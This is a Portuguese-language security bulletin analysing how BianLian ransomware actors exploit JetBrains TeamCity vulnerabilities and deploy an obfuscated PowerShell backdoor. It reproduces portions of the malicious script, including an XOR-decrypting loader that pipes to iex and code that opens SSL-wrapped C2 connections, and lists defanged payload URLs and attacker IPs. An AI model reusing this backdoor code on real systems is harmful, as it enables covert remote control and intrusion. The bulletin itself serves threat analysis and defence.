BOLETIM DE SEGURANÇA

Malware BianLian explora falhas em produto JetBrains

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Pesquisadores da GuidePoint Security informaram sobre os agentes de ameaças que estão por trás do ransomware **BianLilan** responsável por explorar falhas de segurança afetando o TeamCity On-Premises da JetBrains.

As vulnerabilidades CVE-2024-27198 e CVE-2023-42793 são responsáveis pela exploração para obter acesso inicial ao ambiente da vítima, criando novos usuários no servidor e executando comandos maliciosos para uma pós-exploração e movimentação lateral.

Figura 1 – Logo da JetBrains.

2 INÍCIO DO ATAQUE

O invasor identifica um servidor **TeamCity** vulnerável e aproveita das vulnerabilidades para acesso inicial ao ambiente, em seguida cria usuários e chamando comandos maliciosos na conta de serviço do produto TeamCity. Após o acesso inicial ao ambiente, o invasor descobre uma infraestrutura adicional na rede da vítima usando comandos nativos do Windows, incluindo **net user**, **systeminfo**, **nlteste** talvez o mais comum de todos os comandos CLI é o **whoami**.

À medida que o agente da ameaça continuava seu esforço pós-exploração, eles descobriram dois servidores de construção no ambiente a partir dos quais poderiam migrar para exploração adicional. O agente da ameaça aproveitou dois arquivos, **winpty-agent.exe** e **winpty.dll** para os servidores de construção, que são arquivos legítimos para **winpty** usados para criar uma interface para executar comandos do Windows. O invasor utilizou o winpty-agent.exe nos servidores de construção para executar remotamente comandos do servidor TeamCity explorado e aproveitou o **BITSAdmin** para implantar ferramentas adicionais, incluindo um script malicioso do PowerShell, **web.ps1** no servidor.

Em vários pontos antes do download e da execução do web.ps1, o agente da ameaça tentou implantar várias **DLLs** que finalmente foram inseridas em quarentena com base na assinatura do Windows **Win64/BianDoor.D**, fornecendo algumas hipóteses em que o script web.ps1 poderia executar sua funcionalidade. Outras ferramentas implantadas incluíam binários maliciosos adicionais, que se comunicavam com o servidor C2 do invasor que usou ferramentas do **PowerShell Suite** da **FuzzySecurity** para tentar despejar credenciais.

3 ANÁLISE DO PRIMEIRO NÍVEL

O primeiro nível de ofuscação envolve uma matriz de bytes criptografados que aproveita uma rotina simples de descriptografia para descriptografar e executar o próximo nível de Script PowerShell ofuscado. Essa ofuscação foi facilmente derrotada por uma pequena manipulação do script malicioso que substituiu o comando **iex** e **Out-File .\LayerTwo.ps1** retornou um arquivo separado de segunda camada.

```
[byte[]] $payload =
88,83,97,68,74,8,40,40,85,8,0,22,25,10,25,45,38,57,117,30,58,16,9,15,37,2,51,3,116,35,47,9,12,49,57,62,8,25,115,42,4
6,60,46,62,52,17,63,62,100,24,…redacted for brevity…
85,24,14,29,59,41,78,65,85,42,103,86,60,68,120,32,95,39,32,93,30,43,77,70,2,86,88,34,81,40,30,86,77,64,116,86,88,32,
93,45,100,43,61,74,4,34,86,81,66,97

function x($pt, $key)
{
  $ct = ""
  $kp = 0
  $ka = $key.ToCharArray()
  $pt.ToCharArray() | foreach-object -process {
          $ct += [char]([byte][char]$_ -bxor $ka[$kp])
          $kp += 1
          if ($kp -eq $key.Length) {$kp = 0}
  }
  return $ct
}

$key = <redacted>
$ps = [System.Text.Encoding]::UTF8.GetString($payload)
$cmd = x $ps $key
$cmd | iex
```

Figura 2 – Script nicial do PowerShell.

4 ANÁLISE DE SEGUNDO NÍVEL

A segunda camada do script do PowerShell era uma bagunça absoluta.

Figura 3 – Script PowerShell de segundo estágio ofuscado

Havia duas funções chamadas *cakese cookies*.

- Cookies é chamado na última linha do script.

Dentro da função *cookies*, havia duas declarações *Write-Host* que ajudaram a fornecer algum contexto do que provavelmente estávamos analisando:

- *Write-Host "Connecting to Server. . ."*
- *Write-Host "Connected"*
- Cada uma dessas declarações aludiu à conexão com um servidor de comando e controle (**C2**) específico, embora durante esta fase inicial de revisão não tivéssemos certeza se isso era para operações contínuas (como espera-se ver em um backdoor) ou algo mais simplista, como o download de uma carga subsequente.
- Existe um bloco de script explicitamente moldado, mas não foi possível discernir o seu papel nas fases iniciais da revisão.
- Vários métodos foram chamados em todo o script em relação a fluxos SSL e soquetes TCP, o que deu a esse script mais uma sensação de túnel ou backdoor do que um simples downloader, mas era necessária mais análise para ter certeza.

A última coisa que notamos ao prosseguirmos em nossa revisão inicial foi que havia alguma substituição de *string* muito básica acontecendo no script, então decidimos que nossa metodologia testada e comprovada de "Localizar e Substituir" seria o caminho. ir. Prosseguimos com o conteúdo do script, realizando um processo muito semelhante ao que a maioria de nós faria no **IDA** ou **Ghidra** ao renomear variáveis, e pouco tempo depois, acabamos com algo um pouco mais tolerável para trabalhar.

```
#Function to Resolve IP address
function cakes{
    param($Cakes_Param_1)

    IF ($Cakes_Param_1 -as [ipaddress]){

        return $Cakes_Param_1
}else{
    $Cakes_Resolved_IP = [System.Net.Dns]::GetHostAddresses($Cakes_Param_1)[0].IPAddressToString;
}

    return $Cakes_Resolved_IP
}
```

Figura 4 – Conteúdo desofuscado do PowerShell

5 ANÁLISE FINAL

A análise foi bastante rápida. Nos primeiros minutos, foi possível confirmar várias iniciais da primeira análise do script, em que este script não é um downloader. A função cakes foi um ponto de partida, por ser curta. A intenção desta função é resolver um endereço IP com base no que é fornecido como parâmetro. À medida que o script executa o ScriptBlock, o conteúdo é lido de um fluxo SSL estabelecido e usado como parte de uma instrução condicional para confirmar ou resolver um endereço IP de um endereço IP ou nome de host fornecido pelo servidor C2. Após a confirmação do endereço IP pretendido, ele é usado para estabelecer um soquete TCP para comunicação de rede adicional.

```
#If an IP address is provided
if($ScriptBlock_Byte_Obj3 -eq 1){
    $ScriptBlock_Byte_Obj4 = New-Object System.Byte[] 4
    $Cookies_SSL_Stream.Read($ScriptBlock_Byte_Obj4,0,4) | Out-Null
    $ScriptBlock_IP_Address_Obj = New-Object System.Net.IPAddress(,$ScriptBlock_Byte_Obj4)
    $ScriptBlock_IP_Address_String = $ScriptBlock_IP_Address_Obj.ToString()
#If a hostname is provided
}elseif($ScriptBlock_Byte_Obj3 -eq 3){
    $Cookies_SSL_Stream.Read($Cookies_Byte_Obj1,4,1) | Out-Null
    $ScriptBlock_Byte_Obj_5 = New-Object System.Byte[] $Cookies_Byte_Obj1[4]
    $Cookies_SSL_Stream.Read($ScriptBlock_Byte_Obj_5,0,$Cookies_Byte_Obj1[4]) | Out-Null
    $ScriptBlock_IP_Address_String = [System.Text.Encoding]::ASCII.Getstring($ScriptBlock_Byte_Obj_5)
}else{
    $Cookies_Byte_Obj1[1] = 8
    $Cookies_SSL_Stream.Write($Cookies_Byte_Obj1,0,2)
    throw ""
}

$Cookies_SSL_Stream.Read($Cookies_Byte_Obj1,4,2) | Out-Null
$ScriptBlock_Byte_Obj_6 = $Cookies_Byte_Obj1[4]*256 + $Cookies_Byte_Obj1[5]
#Resolve or confirm IP address
$ScriptBlock_IP_Address_From_Cakes = cakes($ScriptBlock_IP_Address_String)

#If no IP address report status and throw error
if($ScriptBlock_IP_Address_From_Cakes -eq $null){
    $Cookies_Byte_Obj1[1]=4
    $Cookies_SSL_Stream.Write($Cookies_Byte_Obj1,0,2)
    throw ""
}

#Establish TCP Socket
$ScriptBlock_TCP_Socks_Obj = New-Object System.Net.Sockets.TcpClient($ScriptBlock_IP_Address_From_Cakes, $ScriptBlock_Byte_Obj_6)
```

Figura 5 – Resolução de IP e criação de socket

Na análise mostra que a função de cookies era responsável pela maior parte do gerenciamento da conexão de rede e da execução de alto nível realizada pelo backdoor suspeito. O que destacou foi a inclusão do **0x7F000001** como valor padrão para seu primeiro parâmetro. Algo que não é frequente, é que os endereços IP podem ser representados como um número hexadecimal, que neste caso representa 127.0.0.1.

```
function cookies{
    param (
        #Default IP in parameter = 127.0.0.1
        [String]$Cookies_Param1 = "0x7F000001",
        [Int]$Cookies_Param2 = 1080,
        [Switch]$Cookies_Param3 = $false,
        [String]$Cookies_Param4 = "",
        [Int]$Cookies_Param5 = 200,
        [Int]$Cookies_Param6 = 0
    )
```

Figura 6 – Padrão de função de cookies

Outro aspecto interessante desta função, foi a utilização de *Runspace Pools*. Os pools Runspace permitem que o PowerShell execute código de forma eficiente e assíncrona.

```
$Cookies_Runspace_Pool = [runspacefactory]::CreateRunspacePool(1,$Cookies_Param5);
$Cookies_Runspace_Pool.CleanupInterval = New-TimeSpan -Seconds 30;
$Cookies_Runspace_Pool.open();
```

Figura 7 – Criação do runspace pool


Talvez o componente mais interessante de todo esse backdoor tenha sido o uso inovador do Runspace Pool em conjunto com o método .NET PowerShell.Create() para invocar um ScriptBlock com recursos assíncronos, ao mesmo tempo em que aproveita um fluxo SSL para passar dados entre o servidor C2 e o sistema infectado. Em outras análises de scripts maliciosos do PowerShell, os invasores geralmente aproveitaram o Invoke-Command ou Invoke-Expression como meio de executar código malicioso, o que fornece um método de execução de comandos menos assíncrono e potencialmente mais detectável. Com um SSL criptografado transmitindo comandos de forma assíncrona, o invasor obtém um desempenho mais alto e meios potencialmente menos detectáveis de atividade pós-exploração.

```
$Cookies_Cli_Connection = [PSCustomObject]@{"cliConnection"=$Cookies_TCP_Client; "rsp"=$Cookies_Runspace_Pool; "cliStream" = $Cookies_SSL_Stream
    }
$Cookies_PowerShell_Instance = [PowerShell]::Create()
$Cookies_PowerShell_Instance.RunspacePool = $Cookies_Runspace_Pool;
$Cookies_PowerShell_Instance.AddScript($Mal_ScriptBlock1).AddArgument($Cookies_Cli_Connection) | Out-Null
$Cookies_PowerShell_Instance.BeginInvoke() | Out-Null
```

Figura 8 – Criação e execução assíncrona de objetos do powershell

6 VULNERABILIDADES ADICIONADAS AO KEV-CISA

A agência de segurança cibernética (CISA) adicionou a falha ao seu Catálogo de Vulnerabilidades Exploradas Conhecidas (KEV), dizendo que tais vulnerabilidades são “vetores de ataque frequentes para atores cibernéticos maliciosos”.


JETBRAINS | TEAMCITY

CVE-2023-42793

JetBrains TeamCity Authentication Bypass Vulnerability

JetBrains TeamCity contains an authentication bypass vulnerability that allows for remote code execution on TeamCity Server.

- **Action:** Apply mitigations per vendor instructions or discontinue use of the product if mitigations are unavailable.
- **Known To Be Used in Ransomware Campaigns?:** Known
- **Date Added:** 2023-10-04
- **Due Date:** 2023-10-25

Figura 9 – Vulnerabilidades no catálogo KEV-CISA

7 CONCLUSÃO

A correção das vulnerabilidades **CVE-2024-27198 e CVE-2023-42793** é crucial para a segurança das organizações. A CVE-2024-27198 é uma vulnerabilidade de autenticação que afeta o JetBrains TeamCity. Se explorada, pode permitir a um atacante comprometer completamente um servidor TeamCity. A CVE-2023-42793 é uma vulnerabilidade semelhante que também permite a um atacante contornar a autenticação. Ambas as vulnerabilidades representam riscos significativos e podem levar a ataques cibernéticos graves se não forem corrigidas. Portanto, é altamente recomendável que as organizações apliquem as correções necessárias o mais rápido possível para proteger seus sistemas.

A atenção imediata a esta correção não só protege contra potenciais ataques cibernéticos, mas também reforça a confiança dos clientes e parceiros na segurança dos serviços oferecidos. Além disso, a rápida resposta a tais vulnerabilidades demonstra o compromisso da organização com práticas de segurança de TI robustas e atualizadas, essenciais em um ambiente digital cada vez mais ameaçado por ataques sofisticados.

8 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Atualizações de segurança

- Mantenha todos os sistemas operacionais e softwares atualizados. As atualizações de segurança são cruciais para proteger contra vulnerabilidades conhecidas que podem ser exploradas por malwares.

Soluções antivírus/antimalware

- Utilize e mantenha atualizadas soluções de antivírus e antimalware. Estas ferramentas podem detectar e remover softwares maliciosos conhecidos.

Princípio do menor privilégio

- Aplique o princípio do menor privilégio ao configurar contas de usuário. Isso significa dar aos usuários apenas as permissões necessárias para realizar suas tarefas, limitando o potencial de exploração de uma conta comprometida.

Políticas de segurança

- Desenvolva e implemente políticas de segurança rigorosas, incluindo o uso de senhas fortes e autenticação de dois fatores (2FA) onde possível.

Educação em segurança cibernética

- Capacite funcionários e usuários sobre segurança cibernética, incluindo reconhecimento de phishing e outras táticas de engenharia social. Muitos ataques de malware começam com um link ou anexo malicioso enviado por email.

9 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	977ff17cd1fbaf0753d4d5aa892af7aa
sha1:	1af5616fa3b4d2a384000f83e450e4047f04cb57
sha256:	7981cdb91b8bad8b0b894cfb71b090fc9773d830fe110bd4dd8f52549152b448
File name:	web.ps1

Tabela 1 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	hxxp://136[.]0[.]3[.]71:8001/win64.exe, hxxp://136[.]0[.]3[.]71:8001/64.dll
IP	136[.]0[.]3[.]71 88[.]169[.]109[.]111 165[.]227[.]151[.]123 77[.]75[.]230[.]164 164[.]92[.]243[.]252 64[.]176[.]229[.]97 164[.]92[.]251[.]25 126[.]126[.]112[.]143 38[.]207[.]148[.]147 101[.]53[.]136[.]60 188[.]166[.]236[.]38 185[.]174[.]137[.]26

Tabela 2 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

10 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Guidepoint**
- **Thehackernews**

heimdall
security research
A DIVISION OF ISH